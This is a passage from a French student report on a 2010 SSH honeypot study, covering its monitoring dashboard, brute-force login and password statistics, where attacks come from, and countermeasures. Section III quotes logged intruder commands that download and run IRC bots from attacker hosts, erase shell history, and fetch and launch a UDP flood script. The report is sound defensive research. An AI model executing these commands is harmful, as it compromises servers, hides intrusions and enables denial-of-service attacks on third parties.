Sur cette image la machine virtuelle nommée *trinity* est la machine qui devait être à l'origine reliée à une IP publique de l'Université de Technologie de Compiègne. Les processus *tcpdumpX* correspondent aux processus de capture de paquets sur les réseaux des machines virtuelles, comme expliqué en 1.4.4.

Le processus HoneyLogServer correspond quant à lui au processus principal qui se charge de récupérer les logs et de les mettre dans la base de données, comme expliqué en 1.4.3.

Ces données sont récupérées par communication avec le serveur via appels asynchrones JavaScript. Ces données sont rafraichies toutes les 5 minutes. Cette interface permet à l'heure actuelle également de surveiller le fichier de logs de HoneyLogServer (voir 1.4.3), afin de vérifier son bon fonctionnement.

Une série de raccourcis claviers ont été implémentés afin d'accéder à ces fonctionnalités plus rapidement (des raccourcis similaires ont été ajoutés dans les autres pages, toutefois sans être documentés pour l'instant).

1.5.4 Suivi des attaques

La page principale du site accessible au grand public permet de liste les différentes sessions d'attaques (pour plus d'informations sur les sessions, reportez vous à la partie 1.4.3.3).

CN	IP Address Target	Last seen First Attempt	DNS	Duration	Attempts
	217.16.83.178	06/24/2010 03:50:37			1290
	skye	06/24/2010 03:42:15		00:08:22	1290
	98.175.240.21	06/24/2010 03:42:40	web.mitechnologiesinc.com		2463
	83.103.52.33	06/24/2010 01:22:01	83-103-52-33.ip.fastwebnet.it		46
	overlord	06/24/2010 01:21:29		00:00:32	16
	overlord	06/23/2010 21:05:08		00:00:46	28
	overlord	06/02/2010 23:23:04		00:00:02	2
	86.104.232.45	06/24/2010 00:57:56			13
	overlord	06/24/2010 00:57:50		00:00:06	3
	overlord	06/23/2010 00:39:03		00:00:02	2
	overlord	06/22/2010 16:54:12		00:00:02	2
	overlord	06/22/2010 02:59:24		01:39:25	6
	109.206.161.29	06/23/2010 21:25:45			30
	matahari	06/23/2010 21:25:13		00:00:32	15
	skye	06/23/2010 04:59:23		00:00:21	15

FIGURE 1.6 – *Interface des sessions d'attaques*

Cette capture d'écran a été volontairement réduite afin de tenir sur ce document. Chaque machine virtuelle est colorée d'une certaine façon, ce qui permet de les repérer rapidement sur l'interface. Un clic sur les drapeaux permet de replier les sessions correspondantes à l'attaquant (certains attaquants ont plusieurs dizaines de sessions à leur actif).

Seuls les 10 derniers attaquants, ainsi que l'ensemble de leur sessions sont affichés, cependant un bouton permet de récupérer les 10 suivants, tandis qu'un autre bouton accessible uniquement après authentification permet de télécharger l'intégralité de la base de données dans l'interface web).

Les informations affichées ici veulent simplement donner un aperçu de la situation. Des mises à jour du contenu sont effectuées toutes les 5 minutes, ce qui permet sans avoir à rafraichir d'avoir les dernières attaques (également accessible par le raccourci clavier Maj + U).

Un clic sur une ligne d'attaquant permet de charger des informations détaillées sur le panneau latéral droit (Figure 1.7).

FIGURE 1.7 – *Exemple de contenu du panneau latéral pour un attaquant*

Une barre d'actions se charge également dans le bas de la page, et donne accès aux fonctionnalités suivantes :

- Recherche de l'IP dans le moteur de recherche Google, car il est fréquent que l'IP d'un attaquant ait déjà été référencé par des sites spécialisés dans le blocage de certaines IP infectées.
- Affichage dans Google Maps de la position Latitude / Longitude, ce qui permet d'afficher de façon relativement précise la provenance de l'attaque.
- Requête WHOIS : ouverture d'un panneau contenant les informations WHOIS sur l'IP et sur le DNS (si une information de DNS est disponible).
- Notes : Il sera prochainement possible à un administrateur de saisir des notes sur un attaquant, qui seront ensuite visibles par le grand public.

Il est également possible de filtrer en temps réel la liste affichée par pays ou machine virtuelle attaquée. Un filtre par machine virtuelle a pour conséquence additionnelle de rafraichir la mini-carte qu'on aperçoit sur la Figure 1.7.

1.5.5 Cartes

L'API utilisée pour la génération de cartes est celle de Google, qui offre à la fois la possibilité de travailler avec des gradients de couleur, et également avec des points de taille variables, localisables par latitude et longitude.

Ce genre de carte (ainsi que la mini-carte) demandent des ressources importantes au vu de la taille de notre base de données, il est donc impensable de la générer en temps réel à la demande de l'utilisateur.

Ainsi les données nécessaires à la génération de ces cartes sont régénérées à intervalle régulières grâce à un script python, exécuté par un cron UNIX. Des images sont ainsi générées pour les différentes mini-cartes, ainsi que pour les données qui seront ensuite utilisées par l'API de Google (au format JSON).

Des filtres ont été implémentés sur les cartes, permettant de choisir une machine virtuelle cible, une vue de type semi continentale, ainsi que le choix d'afficher un gradient de couleur par pays, ou un point (de taille variable) pour chaque localisation d'attaque.



FIGURE 1.8 – *Exemple de carte générée*

II - EXPLOITATION DES DONNÉES

Pendant les quatre mois qu'a duré cette étude, nous avons enregistré au total 567 786 tentatives d'authentification, réparties en 1177 attaques, en provenance de 665 adresses IP distinctes. La répartition des attaques sur les différents *honeypots* est la suivante :

cible	attaques
matahari	362
overlord	614
skye	201

L'importance relative des attaques sur *matahari* est en fait plus faible que celle de *skye*, *matahari* ayant été installée près de deux mois avant les deux autres.

2.1 Mots de passe et logins utilisés

Les logins et mots de passes les plus utilisés par les attaquants sont les suivants :

login	nombre	pourcentage
root	114979	20.2504
admin	8922	1.5714
test	6151	1.0833
oracle	3544	0.6242
user	3462	0.6097
nagios	2239	0.3943
guest	2185	0.3848
postgres	1840	0.3241
mysql	1760	0.3100
web	1542	0.2716
administrator	1536	0.2705
ftp	1421	0.2503
webmaster	1398	0.2462
www	1243	0.2189
info	1220	0.2149

mot de passe	nombre	pourcentage
123456	18800	3.3111
root	10426	1.8363
password	6272	1.1046
123	3974	0.6999
1234	3825	0.6737
12345	3467	0.6106
test	3226	0.5682
admin	2192	0.3861
qwerty	1950	0.3434
abc123	1748	0.3079
test123	1639	0.2887
123456789	1476	0.2600
1q2w3e	1443	0.2541
1	1346	0.2371
changeme	1253	0.2207

Voici maintenant les couples login/mot de passe les plus fréquemment testés :

login	mot de passe	nombre	pourcentage
root	123456	791	0.1393
root	root	752	0.1324
root	password	728	0.1282
oracle	oracle	695	0.1224
test	test	674	0.1187
root	redhat	570	0.1004
root	qwerty	546	0.0962
root	1q2w3e	538	0.0948
mysql	mysql	488	0.0859
postgres	postgres	486	0.0856
user	user	473	0.0833
root	1234	463	0.0815
root	abc123	439	0.0773
web	web	432	0.0761
root	root123	406	0.0715
admin	admin	395	0.0696
root	111111	393	0.0692
www	www	391	0.0689
michael	michael	384	0.0676
apache	apache	384	0.0676

Par ailleurs 39% des mots de passe testés sont identiques au login.

2.2 Origine des attaques

Une avons étudié manuellement une partie des machines d'où partent les attaques, à l'aide de bases d'informations publiques (*whois*, DNS, ...), de scans de ports, et éventuellement de connexion sur les sites web. Il en ressort que l'on peut classer la très grande majorité des attaquants en quatre catégories :

- Serveurs mail de PME.
- Serveurs web de PME, de laboratoires de recherche, ou de particuliers.
- Serveurs appartenant à des universités.
- Connexions Internet de particuliers.

En ce qui concerne l'origine géographique des attaques, elles proviennent de 68 pays différents, et majoritairement de Chine (21.5%), des États-Unis (12.6%), de Roumanie (8.6%) et de France (5.7%). La carte 2.1 montre l'origine des attaques. Le diamètre des pastilles indique l'intensité de l'attaque.



FIGURE 2.1 – *Origine des attaques*

Nous avons par ailleurs remarqué que la grande majorité des IP qui attaquent la Dedibox sont d'autres Dedibox. Ceci s'explique probablement par le fait que les blocs IP des Dedibox sont connus pour héberger des serveurs souvent mal sécurisés, et avec une bonne bande passante.

Enfin, toutes les intrusions effectives (*ie.* allant plus loin qu'une simple découverte du login) proviennent de Roumanie, à l'exception d'une connexion depuis la Grèce.

2.3 Anecdotes

Parmi les faits jugés notables que nous avons relevés, nous avons observé :

- Un certain nombre de tentatives, vraisemblablement manuelles pour se connecter sur la Dedibox avec le même login et le même mot de passe. Il s'agissait sans doute de personnes tentant de se connecter sur la mauvaise machine.
- Certaines machines ont attaqué les trois adresses IP que nous avions, avec plusieurs semaines d'écart, ce qui montre que les scans réalisés sont long et ciblent un très grand nombre de machines.
- Certaines attaques (même IP source, et mêmes logins/mots de passe testés) ont eu lieu plusieurs fois. Il est probable que l'attaquant ait simplement relancé ses outils plusieurs fois sur le même bloc IP.
- Nous avons reçu un nombre conséquent d'attaques avec le couple root :alpine. Il s'agit en fait du mot de passe root par défaut des Iphones. Ceux-ci ont un serveur SSH désactivé par défaut, mais qui est parfois activé sur certains Iphones *Jailbreakés*. Il est possible que certain des scans que nous avons reçus provenaient de virus de type vers (worm) pour Iphone.

III - Sessions d'intrusion

3.1 L'attaque type

Nous avons laissé rentrer 5 attaquants. Leur comportements une fois dans la machine sont très proches. Dans cette section nous allons retranscrire une session type, afin de comprendre ce qu'ils font.

Tout d'abord, l'attaquant commence par regarder si d'autres utilisateurs sont connectés sur le système :

```
w
```

Il cherche ensuite des informations sur le processeur de la machine. Nous pensons que cela leur permet de vérifier qu'ils sont bien sur un ordinateur classique, et pas sur un appareil embarqué ou un équipement réseau avec une architecture exotique (qu'ils ne pourraient pas exploiter).

```
cat /proc/cpuinfo
```

Certains vont s'assurer que leurs commandes ne soient pas enregistrées en désactivant l'historique de commandes :

```
unset HISTFILE HISTSAVE HISTZONE HISTORY
```

L'attaquant s'installe ensuite dans un répertoire où tous les utilisateurs peuvent écrire (`/tmp`, `/var/tmp` ou `/dev/shm`), récupère des outils sur le web (avec wget), et les exécute. Ici, il récupère un bot IRC (ici *psybnc*), le décompresse, le renomme en `named` (nom d'un serveur DNS courant sous Linux) pour qu'il soit plus discret, génère automatiquement sa configuration avec le script `./config`, et le lance.

```
1 wget include.do.am/psy.tar.gz
2 tar -xzvf psy.tar.gz
3 rm -rf psy.tar.gz
4 mv .psy named
5 cd named
6 ./config thekid 3303
7 ./fuck
8 ./run
```

3.2 Ils sont fous ces Roumains !

3.2.1 Préambule

Le dimanche à 19h, nous créons un compte `test:test` sur *skye*. Dans les jours qui suivent, ce compte est découvert par cinq attaquants (trois en Chine, un en Inde, un en République Tchèque).

3.2.2 Première intrusion : Bercu

Le mercredi matin, vers 11 heures, quelqu'un se connecte depuis la Roumanie, en utilisant le client SSH `Putty` (Il est donc très probablement sous windows). Il installe un bot IRC très commun appelé `EnergyMech` dans `/var/tmp`, puis teste la bande passante de la connexion en téléchargeant le service pack 3 de Microsoft sur leur site. Nous avons pu remarquer sur cette URL (le service pack de Microsoft) revient très régulièrement, ce qui tend à montrer que les actions effectuées ne sont qu'une copie d'une recette apprise par l'attaquant.

```
1  w
2  cat /proc/cpuinfo
3  ls
4  ps x
5  cd /var/tmp
6  ls
7  cd /var/tmp
8  wget bercu.go.ro/b.tgz
9  tar xvf b.tgz
10 rm -rf b.tgz
11 cd .ssh
12 chmod +x *
13 ./start hom
14 wget http://download.microsoft.com/download/win2000platform/SP/SP3/NT5/EN-US/W2Ksp3.
       exe
```

Le bot IRC se connecte au canal `#hom` sur le réseau IRC *undernet*. L'administrateur du canal, connecté sous le pseudonyme de Bercu, vérifie qu'il s'agit d'un bot, en lui faisant executer quelques commandes IRC, avant de lui donner l'ordre de rejoindre le canal `#efhome`, où attendent une petite dizaine d'autres bots.

3.2.3 Deuxième intrusion : Oceann

Le soir même, un autre scan, en provenance du Chili, trouve le compte. Quelques minutes plus tard, un autre Roumain se connecte, lui aussi avec Putty. Sa première action est de changer le mot de passe pour quelque chose de plus sécurisé.

Ci dessous la ligne de log du scanneur chilien ayant trouvé notre login vulnérable :

```
1  Jun 15 20:54:55 skye sshd[12584]: CPE1704TKS-BREAKIN login: test password: test
       client: 64.76.136.226 version: SSH-2.0-libssh-0.1
```

Puis la connexion « humaine » en provenance de Roumanie :

```
Jun 15 21:34:37 skye sshd[13141]: CPE1704TKS-BREAKIN login: test password: test
    client: 79.112.15.59 version: SSH-2.0-PuTTY_Release_0.60
Jun 15 21:34:39 skye bash_cmd[13146]: CPE1704TKS-BASH: test 79.112.15.59: passwd
```

Le changement de mot de passe :

```
Jun 15 21:34:45 skye PAM-pamlog[13151]: CPE1704TKS-PASSWD: password for test changed
     from test to ralukkaa
```

Puis la liste des commandes tapées :

```
w
ls -al
rm -rf .bash_history .bash_logout .bashrc .profile
uname -a
cat /etc/hosts
cd /var/tmp
ls -al
cd .ssh
ls
cd /tmp
ls -al
cd /var/tmp
ls -al
rm -rf .ssh
cd /dev/shm
ls -al
wget http://cdi.host.sk/botii.tgz
tar xzvf botii.tgz
rm -rf botii.tgz
cd .tmp/
ls
nano 1
nano 2
nano 3
nano raw.set
./ho
./go
exit
```

L'attaquant a découvert le premier attaquant (Bercu), et a simplement supprimé l'intégralité de ses fichiers (pour se réserver l'exclusivité de l'exploitation de la machine).

Le bot se connecte sur le salon `#aste`, où il rejoint une petite trentaine d'autres bots, l'administrateur de ce salon s'appelle Oceann.

Le même attaquant revient quelques secondes après sa déconnexion pour nettoyer les logs :

```
Jun 15 21:38:45 skye sshd[13200]: CPE1704TKS-BREAKIN login: test password: ralukkaa
    client: 79.112.15.59 version: SSH-2.0-PuTTY_Release_0.60
```

```
ls -al
rm -rf .bash_history
exit
```

3.2.4 Épilogue

Quelques jours plus tard, nous reverrons Bercu (le premier attaquant) tenter à plusieurs reprises de se connecter en test :test (sans doute voyant que son bot n'est plus en ligne).

3.3 Un squat à Mumbai

Nous avons contacté par e-mail plusieurs administrateurs de machines nous ayant attaqués. L'un d'eux, administrateur système d'une université, nous a répondu. Après quelques échanges de mail, ils nous a envoyé les fichiers suspects qu'il avait trouvé.

Parmi ces fichiers se trouvaient quatre bots IRC et leurs fichiers de configuration. Tous les quatre étaient configurés pour se connecter au réseau IRC Undernet (tout comme les deux attaques que nous avons décrit précédemment). Par ailleurs, il y avait aussi plusieurs outils visiblement utilisés pour attaquer d'autres systèmes, soit par brute force SSH, soit en exploitant des failles dans des services répandus, tels que des moteurs de blogs (type WordPress).

3.4 Outils récupérés

3.4.1 Bots IRC

Parmi les outils les plus souvent installés par les attaquants, on trouve surtout des bots IRC. Ces programmes se connectent à un salon de discussion. Certain possèdent des modules leur permettant de relayer des connexions TCP, de lancer des attaques SSH, ou encore d'exécuter des commandes sur le serveur où ils sont installés. Les deux programmes utilisés dans les attaques s'appellent *PsyBNC* et *EnergyMech*. Il s'agit de programmes pouvant tout à faire avoir une utilisation légitime, mais étant connus pour leur utilisation détournée.

3.4.2 Scanners SSH

D'autres attaquant tentaient d'utiliser le honeypot pour lancer d'autres attaques. En particulier, plusieurs d'entre eux ont installé les outils qu'ils ont utilisés pour entrer dans le honeypot, c'est à dire des brute forcer SSH. Ceux-ci sont typiquement accompagnés d'une liste de logins et de mots de passe à tester.

3.4.3 Exploits *local root*

Enfin, certains attaquants tentent d'augmenter leurs privilèges sur les honeypots, pour avoir un accès root (administrateur). Pour cela, ils utilisent des « exploits » publics, qui tentent

d'exploiter des bugs dans le kernel Linux. En particulier, nous avons récupéré du code exploitant des failles datant de 2009, dans les fonctions `vmsplice()` et `sock_sendpage()` de Linux.

3.5 Communauté des SCRIPT-KIDDIES roumains

3.5.1 #LinuxTrade

Après enquête et recherche d'informations autour de Bercu, la première personne entrée dans notre honeypot, nous avons pu rapidement isoler une liste de salons de discussions et de forums dont il faisait partie, ainsi qu'une partie des personnes qu'il y côtoyait. C'est dans ce cadre que nous avons trouvé le salon appelé *#linuxtrade*, sur Undernet. Nous nous sommes ensuite rendu naturellement sur ce salon, bien sûr en prenant des dispositions nous évitant d'être facilement identifiable.

Il s'agit un fait d'un salon où discutent un certain nombre de *botmasters* roumains. Ils s'y échangent des outils, des techniques, ou se font part de leurs découvertes. Le niveau technique global semble très bas, car ils s'échangent des « recettes » toutes faites, sous la forme de liste de commandes à taper pour réaliser une action.

Le salon contient aussi un bot, qui permet de donner des URL pour télécharger un ensemble très conséquent d'outils, scanners de vulnérabilités, exploits pour ces vulnérabilités, et bots IRC. Un rapide dialogue avec ce bot nous a permis de nous faire une idée de l'arsenal à la disposition de ces roumains. Il est cependant très probable qu'ils n'en utilisent qu'une fraction assez réduite.

3.5.2 RomHack

A partir du salon `#linuxtrade`, nous avons trouvé un forum web, RomHack (`http://romhack.3xforum.ro`). Il s'agit en fait d'un forum où cette communauté s'échange des outils, et surtout des « recettes » pour installer des outils sur les serveurs compromis. Par exemple, la suite de commandes suivantes permet de lancer une attaque de déni de service par envoi massif de paquets UDP sur une cible. Lorsque l'attaque est lancée depuis un grand nombre de machines, l'attaque sature la bande passante de la cible, et la rend indisponible.

```
1 wget http://uzzy.ecv.ms/udp.pl
2 perl udp.pl <ip> <port> <time>
```

Le contenu de ce site vient confirmer notre hypothèse selon laquelle il s'agit d'une population avec un niveau technique très faible, s'échangeant des outils et des méthodes qu'ils ne comprennent en général pas.

IV - Conclusion

4.1 Remarques générales sur la sécurité suite au projet

La plupart des machines sur internet se font scanner en permanence par d'autres machines, le plus généralement infectées. Si un port SSH est ouvert sur internet, il y a fort à parier qu'une tentative d'attaque par dictionnaire sera essayée. Mais nous avons vu que le taux d'attaque contre les particuliers est bien inférieur à celui des plages d'adresses de serveurs professionnels.

Il nous a été malheureusement impossible de mener l'étude sur une plage d'adresses IP comme celle sur laquelle se trouve l'UTC, afin de comparer les résultats. Les adresses IP dynamiques ont tendance à être moins attaquées, comme on a pu le remarquer sur la neufbox.

Il existe en terme de pourcentage bien peu de serveurs vulnérables, et heureusement, mais sur la masse de serveurs testés par les attaquants, il en existe suffisamment pour que cette activité existe.

Le plus souvent la sécurité des mots de passe est directement en cause, un mot de passe trop simple, un mot de passe identique au nom d'utilisateur, …Les administrateurs prennent de plus en plus conscience de ces problèmes, ajoutant des vérifications lord du changement de mot de passe (vérification que le mot de passe n'est pas dans un dictionnaire par exemple). Aussi il est fortement généralement recommandé par les administrateurs de changer le mot de passe par défaut, celui ci pouvant avoir été compromis ou stocké au cours de sa transmission sur papier par exemple.

Un autre problème directement lié à l'administration est celui des services qui créent des utilisateurs avec des mots de passe par défaut, il en existe heureusement de moins en moins, mais ce type de services existe encore, et exposent directement leur mot de passe à SSH, si la configuration du serveur SSH est laissée par défaut.

Étonnamment les intrusions réelles proviennent toutes ou presque de Roumanie, qui dispose en effet d'une grande communautés de hackers, comme nous avons pu le constater au gré des forums de discussion ou sur IRC. D'autres études viennent confirmer cette donnée, ainsi que de nombreux témoignage de personnes sont le serveur a été compromis.

4.2 Contre mesures

Des outils simples permettent de lutter contre les attaques automatiques sur SSH. Parmi les techniques les plus efficaces, un simple déplacement du port en écoute d'OpenSSH vers un

autre port que le port 22 se révèlerait être très efficace, faisant quasiment disparaitre toutes les tentatives.

Il existe aussi des règles `iptables` qui permettent de bloquer les connexions trop fréquentes pendant une durée déterminées, ou encore des outils tels que SSH black qui lisent les logs OpenSSH en temps réel et remplissent le fichier *hosts.deny*.

Des listes d'IP au niveau mondial existent afin que les administrateurs aient juste à charger une liste d'IP à exclure dans leur règles de firewall.

Parmi les techniques les plus originales, le port *port knocking* consiste à détecter une séquence de connexions sur des ports déterminés, et si la séquence est bonne, l'adresse IP est autorisée à se connecter sur le port SSH.

Chacune de ces méthodes a des avantages et des inconvénients, la sécurité étant toujours un compromis délicat entre sécurité et facilité d'utilisation.

D'autres possibilités internes sont des mesures contraignantes sur la sécurité des mots de passe, des liste blanches d'autorisation de connexion sur le SSH, ou l'imposition d'une authentification par clé publique.

4.3 Futur du projet

Ce projet a été très instructif, et de nombreuses fonctionnalités imaginées n'ont pas pu être implémentées faute de temps. Ainsi nous prévoyons de continuer ce projet à mesure que le temps nous le permet, afin d'avoir une version stable et facile à déployer.

Parmi les améliorations envisagées, nous avons :

- Fichier de configuration global pour la base de données, ...
- Affichage de statistiques (mises en cache) sur l'interface web.
- Ajouter un système de backup automatique de la base de données.
- Affichage des tentatives individuelles sur l'interface web.
- Faciliter la mise à jour de GeoLiteCity.
- Afficher les commandes et les évènements sur l'interface web.
- Patcher le module SFTP de SSH.
- Documentation sur le déploiement.
- ...

Nous pourrions ensuite envisager de laisser tourner ce système sur une période plus longue, voire d'intégrer un nombre plus important de machines, ce qui poserait des problématiques intéressantes en terme de performances et d'infrastructure (car il faudrait dans ce cas trouver une alternative au VPN).

BIBLIOGRAPHIE

[1] Jim Owens et Jeanna Matthews. A study of passwords and methods used in brute-force ssh attacks, Février 2008.

[2] Linux advanced routing mini howto. http://www.linuxhorizon.ro/iproute2.html.

[3] Fabian Monrose Moheeb Abu Rajab, Jay Zarfoss and Andreas Terzis. A multifaceted approach to understanding the botnet phenomenon, 2006.

[4] David Brumley. Tracking hackers on irc. http://www.usenix.org/publications/login/1999-11/features/hackers.html.